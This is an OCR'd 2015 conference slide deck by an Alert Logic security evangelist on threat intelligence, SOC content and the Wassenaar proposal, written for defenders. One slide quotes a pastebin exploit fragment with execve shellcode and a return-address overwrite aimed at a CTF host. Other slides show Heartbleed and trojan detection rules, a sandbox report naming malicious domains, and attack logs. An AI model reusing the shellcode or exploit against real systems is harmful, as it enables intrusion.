Beyond Technology: Creating and Managing Successful Security Content

Stephen Coty, Chief Security Evangelist,
Alert Logic

Professional Strategies – S33



Agenda

- Latest News
- How do we defend from a cyber attack
- What is People, Process and Technology
- How is content so critical
- How does Threat Intelligence contribute
- Wassenaar Proposal
- Recommendations



LATEST ACTIVITIES





Latest "News"







Figure 1. iStan

Figure 2. Muse software

Compromising a Medical Mannequin by University of South Alabama's William Bradley Glisson, Todd Andel, Todd McDonald, Mike Jacobs, Matt Campbell and Johnny Mayr



Latest Activities

9 6

TOP-5 LEAKS

Card (1104)

Card (479)

Credit Card (418)

Credit Card (384)

Credit Card (381)

REMOVED API Kev

Email Addresses

Hacking Notification

MasterCard Credit Card

MD5/SHA1 Hash MD5/SHA1 Hashes MySQL Access Control

Information MySQL Table with Email/Password Dump

Obfuscated JavaScript Code Obfuscated PHP Code Oracle URI Pastebin

pastebin.com

pastie.org Personal

Dump Secret Variable

Shellcode Simple

MySQL Connect


HTTP POST HTTP Proxies List IP Addresses List Leaked Data

List Exploit Hacked Data

TAG CLOUD

Shellcode Posted by PasteMon on October 18th, 2015 28 voted 🚫 vote Detected 2 occurrence(s) of '\x[0-9a-f]{2}\\x[0-9a-f]{2}\\x[0-9a-f]{2}\\x[0-9a-f]{2}\\x[0-9a-f] {2}\\x[0-9a-f]{2 from pwn import * gets = 0x08048350pop3ret = 0x804855a leak = 0x080498dcsize t = pack(0x00000050)return address = pack(0x8049914) dest = return_address fd = pack(0x00000000) $payload = "\x90" * 20 +$ "\x31\xc0\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x99\x52\x53\x89 \xe1\xb0\x0b\xcd\x80" overwrite_return_address = \ 'A' * 54 + pack(gets) + return_address + dest + size_t + fd #print "Addresse used " + str(hex(i)) p = remote('easy-shell.hackover.h4q.it', '1337') #p = process("./easy_shell") #pid = pwnlib.util.proc.p Source: http://pastebin.com/raw.php?i=TCD2GiVa Filed under PasteMon Tags: pastebin.com, Shellcode Comments Off on Shellcode Simple PIN code Posted by PasteMon on October 18th, 2015 11 voted Note Detected 1 occurrence(s) of '^\s*pin[code]*\s*(:|=|is|was)\s': Sura 150/49 + 15 Premium Reset Stone + Bonus GX lv 145 Skill Ashura Type(cowok) (300K) Zeny @35k = 1M Sisa 2M Pin : 526D0583 Line ID : kelvin.yusuf

San Francisco Chapter




SECURITY STRATEGY






Security Architecture





Data Correlation is the Key





Enterprise Cyber Security Teams







24x7 Security Operations Center and Threat Research

Monitor intrusion detection and vulnerability scan activity

Escalate incidents and provide guidance to the response team to quickly mitigate Incidents

Search for Industry trends and deliver intelligence on lost or stolen data

Identify and implement required policy changes

Cross product correlate data sources to find anomalies

Monitor for Zero-Day and New and Emerging attacks Collect data from
OSINT and
Underground
Sources to deliver
Intelligence and
Content



THREAT RESEARCH AND CONTENT





Cyber Kill Chain













2015 Fall Conference – "CyberSizeIT" November 9 – 11, 2015

Content


```
alert tcp $HOME_NET any -> any any (msg:"Heartbleed Scan Detected - Heartbeat"; flow:to_server,established; content:"|00 0f|"; rawbytes; classtype:successful-recon-limited; sid: 4560000004; rev:1;) alert tcp $HOME_NET any -> any any (msg:"Heartbleed Scan Detected - Metasploit - Pattern 1"; flow:to_server,established; content:"|18 03 02 00 03 01|"; rawbytes; classtype:heartbleed-information-leak; sid:4560000005; rev:1;)
```

alert http \$HOME_NET any -> \$EXTERNAL_NET any (msg:"ET TROJAN Likely Fake Antivirus Download ws.exe"; flow:established,to_server; content:"GET"; http_method; content:"/install/ws.exe"; http_uri; nocase; reference:url,doc.emergingthreats.net/2010051; classtype:trojanactivity; sid:2010051; rev:4;)


If you want the queries logged then first add this rule.

```
1 iptables -t filter -A INPUT -p tcp --dport 443 -m u32 --u32 "52=0x18030000:0x1803FFF
And the actual rule which drops the Heartbleed queries:
1 iptables -t filter -A INPUT -p tcp --dport 443 -m u32 --u32 "52=0x18030000:0x1803FFF
```

Next Generation Detection




Content



se Filter: No Filter						
fied Rules: No Rule						
dar						
	<u></u>					
End Time Φ ↓ :	Name Φ	Target Port 4	Attacker Address 4	Target Address ¢	Priority Φ	Device Yendor Φ
7 Jul 2009 09:27:10 CEST	decrypt	445	10.252.90.168	10.18.1.98	3	Check Point
7 Jul 2009 09:27:10 CEST	accept	445	10.18.19.49	10.18.26.27	3	Check Point
7 Jul 2009 09:26:39 CEST	decrypt	445	10.252.67.49	10.156.1.101	3	Check Point
7 Jul 2009 09:26:31 CEST	accept	445	10.18.26.100	10.142.126.190	3	Check Paint
7 Jul 2009 09:25:49 CEST	accept	445	10.18.26.100	10.142.126.190	3	Check Point
7 Jul 2009 09:25:41 CEST	TCP: SYN Host Sweep	445	10.156.25.1		_ 5	McAfee
7 Jul 2009 09:25:27 CEST	accept	445	10.18.26.100	10.32.19.12	3	Check Point
7 Jul 2009 09:25:13 CEST	TCP: SYN Host Sweep	445	10.15.6.48		_ 5	McAfee
7 Jul 2009 09:24:45 CEST	accept	445	10.18.26.100	10.32.19.12	3	Check Point
7 Jul 2009 09:24:19 CEST	accept	445	10.13.21.101	10.18.1.34	3	Check Point
7 Jul 2009 09:24:03 CEST	accept	445	10.18.26.100	10.32.19.12	3	Check Paint
7 Jul 2009 09:23:43 CEST	NETBIOS-SS: SMB NT Trans Remote Code Execution Yulner	445	10.252.75.183	10.54.1.100	- 5	McAfee
7 Jul 2009 09:23:43 CE5T	IntruShield Uncategorized: NET8105-SS: SM8 NT Trans Rem	445	10.252.75.183	10.54.1.100) ArcSight
7 Jul 2009 09:23:25 CEST	accept	445	10.13.21.101	10.18.1.34	3	Check Paint
7 Jul 2009 09:23:21 CEST	accept	445	10.18.26.100	10.32.19.12	3	Check Paint
7 Jul 2009 09:23:18 CEST	accept	445	10.18.19.102	10.18.26.27	3	Check Point
7 Jul 2009 09:23:08 CEST	decrypt	445	10.252.90.168	10.18.26.21	3	Check Point
7 Jul 2009 09:23:00 CEST	accept	445	10.18.8.241	10.13.0.10	3	Check Paint
7 Jul 2009 09:22:39 CEST	accept	445	10.18.26.100	10.32.19.12	3	Check Point
7 Jul 2009 09:21:57 CEST	accept	445	10.18.26.100	10.32.19.12	3	Check Point
7 Jul 2009 09:21:50 CEST	accept	445	10.18.19.102	10.18.26.27	3	Check Paint
7 Jul 2009 09:21:36 CEST	accept	445	10.18.26.100	10.142.126.190	3	Check Point
7 Jul 2009 09:20:54 CEST	accept	445	10.18.26.100	10.142.126.190	3	Check Point
7 Jul 2009 09:20:41 CEST	TCP: SYN Host Sweep	445	10.156.25.1		_	McAfee




Global Analysis






Threat Analysis - DDoS




Internet of Things The Threat Landscape Changes





The Landscape Changes Again







THREAT INTELLIGENCE






Honeypot Findings

- Highest volume of attacks occurred in Europe
- Attacks against Microsoft DS accounted for over 51% of the overall attack vectors
- Database services have been a consistent target
- 14% of the malware loaded on the Honeypots was considered undetectable by AV
- Underscores the importance of a defense in depth strategy for the need to secure your enterprise and cloud infrastructure

TOTAL HONEYPOT ATTACKS BY REGION





Sandboxing Technology



Anubis - Malware Analysis for Unknown Binaries

News

Advanced Submission Clustering

About

Sample Reports

Links

register / login

If you are interested in a commercial version of this service that offers additional features and detection capabilities, check out Lastline's advanced malware protection platform.

Task Overview

Task ID: 13b6bd5faf6e5be94f53136a3c4a6a7c9

URL: http://go.mylistclub.ru/key.php?q=First%20Alert%20215%20Manual

MD5: f2bda9391686a4b0033246d112c07297

Analysis Submitted: 2015-10-30 17:33:48 **Analysis Started:** 2015-10-30 17:34:16

Time Remaining: 8 minutes and 0 seconds (0 jobs in queue)

75.35 %

International Secure Systems Lab Contact: anubis@iseclab.org



Sandboxing Technology

DNS Queries:								
Name	Query Type	Query Result	Successful	Protocol				
go.mylistclub.ru	DNS_TYPE_A	5.45.73.107	1					
demisvee.com	DNS_TYPE_A	5.45.77.225	1					
objectcdn.com	DNS_TYPE_A	104.28.10.98	1					
mc.yandex.ru	DNS_TYPE_A	213.180.193.119	1					
ms1.easysuperdownload-1.	DNS_TYPE_A	104.27.190.120	1					
download.objectcdn.com	DNS_TYPE_A	104.28.11.98	1					

Files Created:

C:\Documents and Settings\Administrator\Cookies\administrator@demisvee[1].bxt

C:\Documents and Settings\Administrator\Cookies\administrator@easysuperdownload-1[1].txt

C:\Documents and Settings\Administrator\Cookies\administrator@ms1.easysuperdownload-1[1].txt

C:\Documents and Settings\Administrator\Cookies\administrator@objectcdn[1].txt


C:\Documents and Settings\Administrator\Local Settings\History\History.IE5\MSHist012011021420110221\

C:\Documents and Settings\Administrator\Local Settings\History\History.IE5\MSHist012011021420110221\index.dat

Monitored Registry Keys: Watch subtree Notify Filter Count Key Name Software\Microsoft\SystemCertificates\ disallowed\ HKU\ Key Change, Value Change S-1-5-21-842925246-1425521274-308236825-Software\Microsoft\SystemCertificates\root\ HKU\ Key Change, Value Change S-1-5-21-842925246-1425521274-308236825-Software\Microsoft\SystemCertificates\trust\ HKU\ Key Change, Value Change 3 S-1-5-21-842925246-1425521274-308236825-\Software\Policies\Microsoft\ SystemCertificates



Open/Closed Source Intelligence





Monitoring the Social Media Accounts





Forums to Follow – Exploit.in



Navigation

Main:

↑ Home



Online Tools

Forum_

News:

News Archive



Twitter

Advantistas



27/10/2014 18:08: Hacker from Estonia convicted in the US for 11 years for stealing \$ 9.4 million

A US court on Friday sentenced a hacker from Estonia Sergey Churikov to imprisonment for 11 years for breaking into RBS WordPay. Curikov convicted of cyber fraud and stealing \$ 9.4 million from a bank branch Royal Bank of Scotland in Atlanta in 2008. Curikov sentenced to 11 years in prison and ordered to pay \$ 8.4 million. The Government of Estonia in early May 2010 decided to give Churikova US authorities. In co-operation of the State Prosecutor's Office and the Estonian Central Criminal Police, US law enforcement May 6, 2009 were arrested members of a group of international computer fraud. As found out a consequence, Curikov in early November 2008 hacked into the database of the company-operator debit cards RBS WorldPay one of the US banks. These data Curikov gave his partner Igor Grudievu, whose task was to record dumps resulting from burglary, on cards and then cash in ATMs. Just for one day Ronald and Evelyn Choi, and Michael Evgenov removed from the accounts of different persons over 3.5 million CZK 10 000 Estonian kroons at a time in Tallinn. In the future, money from ATMs worldwide and received numerous other hired drops. presided resident of Tallinn, while 25-year-old Sergey Churikov, a resident of St. Petersburg Victor Pleschuk and resident Oleg covelline Chisinau. The fourth key figure of the group took place on court documents as "Hacker 3". Igor chest was accused of repeated forgery of means of payment for the purpose of use, the use of counterfeit payment instruments and computer fraud. He is sentenced to 5 years imprisonment with a probation period of 5 years. Eugene and Evelyn Choi charged with computer fraud and fraudulent use of payment instruments in a large scale, Evelyn Choi was sentenced to 3 years imprisonment with a probation period of 2 years.

In November 2008, 12 hours more than 2100 ATMs in 280 cities around the world were received US \$ 9 million. Crime seized the US, Estonia, Russia, Ukraine, Italy, Hong Kong, Japan and Canada. Withdraw money previously hired drops.

Online Tools

Advanced test anonymity test browser (short).

Checking password complexity.
Password generator.

& Another
speed test.
download speed calculation
converter IPv4 / IPv6
converter UNIX / GMT time
Jabber Valid Checker

Quick jump

вирус firefox взлом форум security flash linux ip rss explorer windows exploit проверка socks root apple Google Facebook ddos Symantec ssl ботнет Android спам Chrome троян добавить taq





a-z Comment

10.27.2014 6:01 p.m.: Malware Backoff increased its presence in the US by 57%

According to the company Damballa, the number of computers infected with malicious software **Backoff**, increased rapidly in North America. This malicious software used to steal information about credit cards. In Damballa observed 57% increase in activity in the period between August and September 2014. Backoff is used to scan memory and retrieval of data on credit cards. This was stated by the technical director Damballa Brian Foster (Brian Foster). Data are based on information collected from customers, businesses and Internet service providers, who use Damballa products to detect malicious activity. "We take the domain names and IP-addresses that are looking for malicious software to calculate risk. The Company monitors the number and characteristics of domain names associated with Backoff. Number of requests indicates growth of infected PC" - said Brian Foster. About 55% of the traffic, including DNS-queries, comes from North America. To preserve the privacy company is not interested in IP-addresses of most of these computers. Hadoop-cluster at




Partnering with other Researchers













Threat to Threat Intelligence

Wassenaar Proposal

- 2013 Amendment
- Prevent the selling of surveillance technology to governments known to abuse human rights
- Surveillance technology includes
 - Intrusion Detection Systems
 - Zero Day exploits
- Punishment
 - \$250k fine
 - Five years in prison



Threat to Threat Intelligence

Wassenaar Proposal – The Problem

- Prevents information sharing of vulnerabilities
- Prevents us from knowing our enemy
- Prevents research sharing...even within the same organization
- Hackers gonna hack so it really only impacts law abiding security professionals

Wassenaar Proposal – The Fix

- Read about the proposal
- Share it within your sphere of influence
- Make sure your legal team is informed
- Keep the conversation going
- Be specific about how this proposal will impact your ability to do your job

Stay Informed of the Latest Research

- Websites to follow
 - http://www.securityfocus.com
 - http://www.exploit-db.com
 - http://seclists.org/fulldisclosure/
 - http://www.securitybloggersnetwork.com/
 - http://cve.mitre.org/
 - http://nvd.nist.gov/
 - https://www.alertlogic.com/weekly-threat-report/

Rescator
Samba Kaptoxa
AlinaPOS
Dexter Heartbleed
BlackPOS

Understand your Adversaries



To Follow our Research

- Twitter:
 - @AlertLogic
 - @StephenCoty
 - @_PaulFletcher
- Blog:
 - https://www.alertlogic.com/resources/blog
- Newsletter:
 - https://www.alertlogic.com/weekly-threat-report/
- Cloud Security Report
 - https://www.alertlogic.com/resources/cloud-security-report/
- Zero Day Magazine
 - http://www.alertlogic.com/zerodaymagazine/

